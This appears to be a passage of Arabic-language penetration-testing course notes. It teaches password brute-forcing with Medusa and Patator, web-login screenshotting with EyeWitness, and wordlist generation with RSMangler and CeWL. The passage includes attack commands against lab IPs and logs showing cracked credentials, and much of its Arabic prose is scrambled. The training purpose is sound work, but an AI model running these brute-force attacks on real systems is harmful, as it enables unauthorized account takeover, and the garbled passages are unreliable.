+ cvs.mod : Brute force module for CVS sessions : version 2.0
+ ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
+ http.mod : Brute force module for HTTP : version 2.0
+ imap.mod : Brute force module for IMAP sessions : version 2.0
+ mssql.mod : Brute force module for M$-SQL sessions : version 2.0
+ mysql.mod : Brute force module for MySQL sessions : version 2.0
+ nntp.mod : Brute force module for NNTP sessions : version 2.0
+ pcanywhere.mod : Brute force module for PcAnywhere sessions : version 2.0
+ pop3.mod : Brute force module for POP3 sessions : version 2.0
+ postgres.mod : Brute force module for PostgreSQL sessions : version 2.0
+ rexec.mod : Brute force module for REXEC sessions : version 2.0
+ rlogin.mod : Brute force module for RLOGIN sessions : version 2.0
+ rsh.mod : Brute force module for RSH sessions : version 2.0
+ smbnt.mod : Brute force module for SMB (LM/NTLM/LMv2/NTLMv2) sessions : version 2.0
+ smtp-vrfy.mod : Brute force module for enumerating accounts via SMTP VRFY : version 2.0
+ smtp.mod : Brute force module for SMTP Authentication with TLS : version 2.0
+ snmp.mod : Brute force module for SNMP Community Strings : version 2.1
+ ssh.mod : Brute force module for SSH v2 sessions : version 2.0
+ svn.mod : Brute force module for Subversion sessions : version 2.0
+ telnet.mod : Brute force module for telnet sessions : version 2.0
+ vmauthd.mod : Brute force module for the VMware Authentication Daemon : version 2.0

```

- عشان تحدد ال **Module** ال عاوز تستخدمه مع ال **Medusa** هتكتبه اسم ال **Command Tool** وبعدين ال **-d Option** ... **FTP Module** ول يكن ... **... Telnet Module**

- ولو عاوز تعرف عن ال **Module** **More information** دا فائت هتكتبه اسم ال **tool** وبعدين ال **M- اختصارا ل Option** وبعدين تديله ال **Telnet Module** ول يكن **Module** . **Module** ال **-Q** عشان يديك المعلومات الزياذه عن ال **Option**

```
stduser@els:~$ medusa -M telnet -q
Medusa v2.1.1 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
telnet.mod (2.0) fizzgig <fizzgig@foofus.net> :: Brute force module for telnet sessions
Available module options:
  MODE?: (NORMAL, AS400) [optional]
    Sets the mode for error detection.

Usage example: "-M telnet -m MODE:AS400 -U accounts.txt -p password"
```

- تعالى ناخد مثال لـ **Medusa** ... ونشوف التطبيق العملي ليها ...

```
medusa -h 192.168.102.149 -M telnet -U username.lst -P password.lst
```



```
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: root (1 of 33, 0 complete) Password: password (7
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: root (1 of 33, 0 complete) Password: 1234567 (8
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: root (1 of 33, 0 complete) Password: 654321 (9
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: root (1 of 33, 0 complete) Password: qwerty (9
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: els (2 of 33, 1 complete) Password: 123456 (10
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: els (2 of 33, 1 complete) Password: pwd (2 of 9
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: els (2 of 33, 1 complete) Password: 12345 (3 of 9
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: els (2 of 33, 1 complete) Password: 123456789 (9
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: els (2 of 33, 1 complete) Password: els (5 of 9
ACCOUNT FOUND: [telnet] Host: 192.168.102.149 User: els Password: els [SUCCESS]
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: admin (3 of 33, 2 complete) Password: 123456 (11
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: admin (3 of 33, 2 complete) Password: pwd (2 of 11
ACCOUNT CHECK: [telnet] Host: 192.168.102.149 (1 of 1, 0 complete) User: admin (3 of 33, 2 complete) Password: 12345 (3 of 11
```

- احنا فال **Scanning Phase** بتعات ال **Telnet** عرفنا مثلا ان ال **Service** شغال عند ال **Target** بتعنا لما عملنا له ال **Nmap** وعرفنا ال ... **Telnet** ال شغاله على ال **Ports** دي من ضمنها ال **Service** فهنا رايحين نعمل **Username Cracking** لـ **user** وال **Password** . **telnet** اثناء استخدامه لـ **user** ال هي

- عطيته ال Option **-h** عشان اعرفه اني هديه Specific IP هيشنغل عليه ال هو ال IP ال قدامنا ... وبعدين هتديله اسم ال Service ال بيترجت ال Module من خلال مرحله زي ال Target وكمان ال username ... وبعدين عطيته List بال Scanning وال Information Gathering ال هشتغل عليهم ويحاول يعمل Crack لل Password Command عن طريق ال Lists دا ... وتنفذ ال credentials ... وهلاقيه جابلك ال User وال password وعملهم Crack زي ال قدامك فالمثال ... وممكن ال Crack مينفعش او مينجحش عشان ال Social معقد شويه ودي شطارتك من خلال ال Password نقط ضعفه وتبدئ ف التخمين لباسوردات بناء على ال Victim بتابعك . Cracking دا عشان تنجح عمليه ال Lists وتضيفها لل

- عندنا ال Tool الاخرى ال ممكن من خلالها نعمل Crack لل عن ال Tool وهي ال Patator ... ال Tool دا سهله فالاستخدام Avoid false ... وكمان بتعرف تعمل Result يعني ببساطه بتتجنب تطلعك فال عالشاشة المعلومات الغلط زي ان ال Account وال Password منفعش فال Cracking زي مكانـت ال Medusa بتعمل ... فبنقولها انها تتتجنب الكلام دا وتطلعـنا النتيجه الصحيحـه فقط ال تعرفـنا ان فعلـا ال Login دا عملـوا login وال Password Account نجـح .

- ال Tool عباره عن Python Script تعالى نشوفـها مع بعض ...

```
USAGE
-----
$ python patator.py <module> -h
or
$ <module> -h (if you created the shortcuts)

There are global options and module options:
- all global options start with - or --
```

- نزلتها عندك فال **Kali** اكتب اسم ال **Tool** فال **terminal** وافتحها
هتلقيها جايء بال **Modules** ال تقدر تستخدماها معها ...

```
stduser@els:~$ patator
Patator v0.7-beta (https://github.com/lanjelot/patator)
Usage: patator.py module --help

Available modules:
+ ftp_login      : Brute-force FTP
+ ssh_login      : Brute-force SSH
+ telnet_login   : Brute-force Telnet
+ smtp_login     : Brute-force SMTP
+ smtp_vrfy      : Enumerate valid users using SMTP VRFY
```

- لو فيه **Module** معين عاوز تعرف تستخدمه ازاي ... هتكتب اسم ال
. - **help** Option ال **Module** وبعدين اسم ال **Tool**

```
</>      patator ssh_login --help
```

```
Usage: ssh_login <module-options ...> [global-options ...]
Examples:
  ssh_login host=10.0.0.1 user=root password=FILE0 0=passwords.txt -x ignore:mesg='Authentication failed.'

Module options:
  host        : target host
  port        : target port [22]
  user        : usernames to test
  password    : passwords to test
  auth_type   : type of password authentication to use [password|keyboard-interactive|auto]
  keyfile     : file with RSA, DSA or ECDSA private key to test
  persistent  : use persistent connections [1|0]
```

- تعالى نشوف مثال كامل و هي شغاله ...

```
</>      patator ssh_login host=10.0.0.1 user=root password=FILE0
          0=passwords.txt -x ignore:mesg='Authentication failed.'
```

- هتكتب اسم ال **Tool** وبعدين اسم ال **Module** بتاعك وبعدين ال
ال **password** ال هو **target Ip** وتديله ال **user** وبعدين ال **Host**
هو **FILE0** دا معناه انه بيديل على **0** ال **File** ال انت عطتهوله بعدين
فهو يروح يجرب ال **Passwords** الموجودة فال **File 0** دا ...
وبعدين ال **Option -x** عشان هتقوله على حاجات انت مش عاوز
Authentication وعاوز تعملها **ignore** زي رساله ال
. **Result** ... دي مش عاوزها تطلعلي فال ... **failed**

- تعالى نشغل ال **Patator** بدون رساله ال **Ignore** ال عملناها فال ... فات ال **command**

```

patator [module] host=FILE0 user=FILE1 password=FILE2 0+hosts.txt
1=logins.txt 2=pwd.txt

10.0.0.1 root password
10.0.0.1 root 123456
10.0.0.1 root qsdfghj
... (trying all passwords before testing next login)
10.0.0.1 admin password
10.0.0.1 admin 123456
10.0.0.1 admin qsdfghj
... (trying all logins before testing next host)
10.0.0.2 root password

```

- اهوه نفس ال **Command** ال فات بالإضافة الى اني حاطط ال **Files** في **Hosts** وال **Users** وال **Password** وبعملها استدعاء او أنادي عليها ... اكذك بالضبط عامل **Variable** وبستدععيه زي لغات البرمجه كدا نفس القصه تماما ... هتلacie طلعلك كل ال **messages** عقدامك عشان انت معمليتش ال **option ignore** بتاع ال **option** ... زي كدا

```

stduser@els:~$ patator ssh_login host=192.168.102.155 user=FILE0 password=FILE1 0=username.lst 1=password.lst
12:06:37 patator INFO - Starting Patator v0.7-beta (https://github.com/lanjelot/patator) at 2016-02-04 12:06 EST
12:06:37 patator INFO -
12:06:37 patator INFO - code size time | candidate | num | mesg
12:06:37 patator INFO - -----
12:06:37 patator INFO - 1 22 0.067 | root:pwd 1 | Authentication failed.
12:06:37 patator INFO - 1 22 0.005 | root:12345 2 | Authentication failed.
12:06:38 patator INFO - 1 22 0.017 | root:123456789 3 | Authentication failed.
12:06:38 patator INFO - 1 22 0.005 | root:123456 4 | Authentication failed.
12:06:38 patator INFO - 1 22 0.035 | root:password 6 | Authentication failed.
12:06:38 patator INFO - 1 22 0.067 | root:1234567 7 | Authentication failed.
12:06:38 patator INFO - 1 22 0.005 | root:654321 8 | Authentication failed.
12:06:38 patator INFO - 1 22 0.010 | root:qwert 9 | Authentication failed.
12:06:38 patator INFO - 1 22 0.008 | admin:pwd 10 | Authentication failed.
12:06:38 patator INFO - 0 30 0.033 | root:els 5 | SSH-2.0-OpenSSH_6.6.1_hpni3v11
12:06:38 patator INFO - 1 22 0.020 | admin:123456789 12 | Authentication failed.
12:06:38 patator INFO - 1 22 0.004 | admin:654321 17 | Authentication failed.
12:06:38 patator INFO - 1 22 0.037 | admin:12345 11 | Authentication failed.
12:06:38 patator INFO - 1 22 0.009 | admin:123456 13 | Authentication failed.
12:06:38 patator INFO - 1 22 0.017 | admin:password 15 | Authentication failed.
12:06:38 patator INFO - 1 22 0.010 | admin:1234567 16 | Authentication failed.
12:06:38 patator INFO - 1 22 0.009 | administrator:pwd 19 | Authentication failed.

```

- هتلacie طلعلك ال **Error** عالشاشة وكمان اي **Authentication Failed** بتلacie طلعهولك عالشاشة ... انما تعالى عالحاله الثانيه لو كتبنا ال **Ignore Command** بتاعنا وحدناله يطلعنا ايه وميطلعش ايه هتلaci الحاله مختلفه ... زي كدا ...

```

</> patator ssh_login host=192.168.102.155 user=FILE0 password=FILE1
0=username.lst 1=password.lst -x ignore:mesg='Authentication failed.'

12:13:52 patator INFO - Starting Patator v0.7-beta (https://github.com/lanjelot/patator) at 2016-02-04 12:13 EST
12:13:52 patator INFO -
12:13:52 patator INFO - code size time | candidate | num | mesg
12:13:52 patator INFO - ..... | ..... | ..... | ..... |
12:13:53 patator INFO - 0 30 0.017 | root:els | 5 | SSH-2.0-OpenSSH_6.6.1_hpn13v11
12:13:53 patator INFO - 0 30 0.101 | admin:els | 14 | SSH-2.0-OpenSSH_6.6.1_hpn13v11
^C

```

- هتلاقیه طلعلک ال **Password** ال نجح بال **user** بتاعه وال **Login** ... و بالمناسبه ال **Password** وال **user** ممکن تديه لل **Tool** على شکل **File** بیحتوي عال **Users** وال **Passwords** او ممکن تديه بشکل **user command** بعد **Individual Password** وال **command** بعد **list** بال **users** وال **Passwords** لو معندهش **list** بال **user** وعاوز تجرب واحد دا عادي برضه .

- ال **Tool** ال معانا بعد کدا هي ال **Eyewitness** ودي بتجبلک ال **Web Applications Service** بال **Authentication** ال شغاله عال **APP** ... ال **tool** دي بتطلعلک ال **Screen Shot** ... ال **Network** **Web App Service** فال **Cracking** ال شغال عليها على شکل ال **Screen shot** قدامک بالنتیجه النهاعیه هل قدرت تعمل ال **cracking** ولا فشلت فيه ... اعملها ال **Install** عادي .

```
root@tester:~/tools/EyeWitness/setup# ./setup.sh
```

```
#####
# EyeWitness Setup #
#####

Get:1 https://archive-7.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 https://archive-7.kali.org/kali kali-rolling/non-free Sources [121 kB]
Get:3 https://archive-7.kali.org/kali kali-rolling/contrib Sources [63.8 kB]
Get:4 https://archive-7.kali.org/kali kali-rolling/main Sources [11.8 MB]
Get:5 https://archive-7.kali.org/kali kali-rolling/main amd64 Packages [16.0 MB]
Get:6 https://archive-7.kali.org/kali kali-rolling/non-free amd64 Packages [165 kB]
Get:7 https://archive-7.kali.org/kali kali-rolling/contrib amd64 Packages [102 kB]
Fetched 28.3 MB in 5s (5,876 kB/s)
```


- تعلى نشغل ال target ونديها ال Tool ال هتشتغل عليه ...

```
# python EyeWitness.py --headless --prepend-https -f urls.txt

#####
#                                         EyeWitness
#####
Starting Web Requests (4 Hosts)
Attempting to screenshot http://192.168.13.50
Attempting to screenshot https://192.168.13.50
Attempting to screenshot http://192.168.13.250:81
Attempting to screenshot https://192.168.13.250:81
Finished in 4.47241282463 seconds

[*] Done! Report written in the /root/tools/EyeWitness/04102018_123308 folder!
Would you like to open the report now? [Y/n] █
```

- هتشغل ال target بـ **python** باـ **tool** عشان مكتوبه بـ **python** وبعدين تحدلها نوع ال **Web App Service** ال هتعملك **Crack** لـ **URL list** الخاصه بيها ... وبعدين تديها ال **Credentials** ال IP ال target ال هتشغل عليه .




- ودا شكل ال **report** ال بتطلعهولك ال **Tool** وفيه ال **Details** باـ **attack** وفيه ال **target** ال انت عملت عليها ال **Attack** وتفاصيل كل **target** منهم .
- وكمان عندك **active – scan** فـ **tool** ال **Option** – دا بيخلطي ال **Login page** وتحاول تعمل تسجيل دخول على **target** **Default** بتاع ال **Server** ال انت عطهولها باستخدام ال **IDS** الموجوده فال **Tool** بـ **credentials** فـ **Soc Alert** لـ **detect** عشان يحققوا فالحاله دي ... فـ **IDS** بالـ **permissions** ال مسموحلـ **tool** بيها .

- ال **Tool** ال معانا بعد كدا هي ال **Rs mangler** ودي بتعملك ال
فال **Target** **Brute force** او **Dictionary attack** بتاعك
.. بمعنى انك هتدى ال **Tool** دي بعض الكلمات المفاتيحه او ال
الخاصه بال **target** بتاعك زي مثلا انت بترجمت شركه
Keywords **penetration testing** **Dell**
مثلا **Dell employees** زي **Dell Robot** وزي **keyword** وهي
ه تكون لك **Word list** فيها باسوردات كتير خاصه بال **brute Force Attack** بتاعك .
انت ادتهلها عشان تستخدمها فال **brute Force Attack** بتاعك .

```
cat words.txt | rsmangler --file - > words new.txt
```

مثلا هنا عندنا بعض ال **Keywords** فال **File** ال اسمه **Words.txt** فاً **File** **Compiled** عشان تعمله في **Rs mangler** فـ **File** هندية لـ **Tool** الجديد ال **List** بال **Words_new.txt** كونتها...
تعالي نشوف ال **List** ال **Create** عملت ليها ...



- ال **Tool** دی تستخدمها فحاله انك جربت كل ال **Dictionary** كل جربت كل ال هتعمل بيها ال **target** عال **Brute Force** بتاعك ومنفعش ولا واحد منهم ومعرفتش تعمل **Target Password Cracking** لـ **Target** بتاعك ... فساعتها بتروح لـ **Tool** دی تعملك ال **list** باحتمالات كتير جدا تأخذها وتروح تجرب تاني عال **Attack** بتاعك لحد مال **Target** ينجح .


- عندنا ال **Tool** ال بعد كدا وهي ال **CeWL** ودي نفس القصه بتاعت
ال **Word list** بتعمل **Generate** ل **Rs mangler** عشان
تستخدمها فال **Brute Force Attack** بتاعك ...

- بس الفرق بينهم ان ال **CeWL** بتروح لل **Keywords** وتعمل **Scrape**
وهي برضه تعملك ال **Keywords** الخاصه بال **Word lists** ال هي
كونتها وانت تاخذ ال **Target** دي تجربها علطول عال **Word lists** كانت بتعملك **Rs mangler** لل
بتاعك ... مش زي ال **Word lists** او **Keywords** ال انت بتديهاها فلو انت معطهاش **Keys Words**
هتلعلوك ال **Keywords** او لو معطهاش ال **Word lists** بشكل احترافي ينجلك ال
احترافي تخليها هتلعلوك ال **Word list** بشكل احترافي ينجلك ال
مش هتفيدك بشكل كبير ... انما ال **CeWL** عالجانب الآخر
بتقوم بالوظيفه دي لوحدها وتقدر تعتبرها هي ال **Update** بتاع ال
. **Rs mangler**

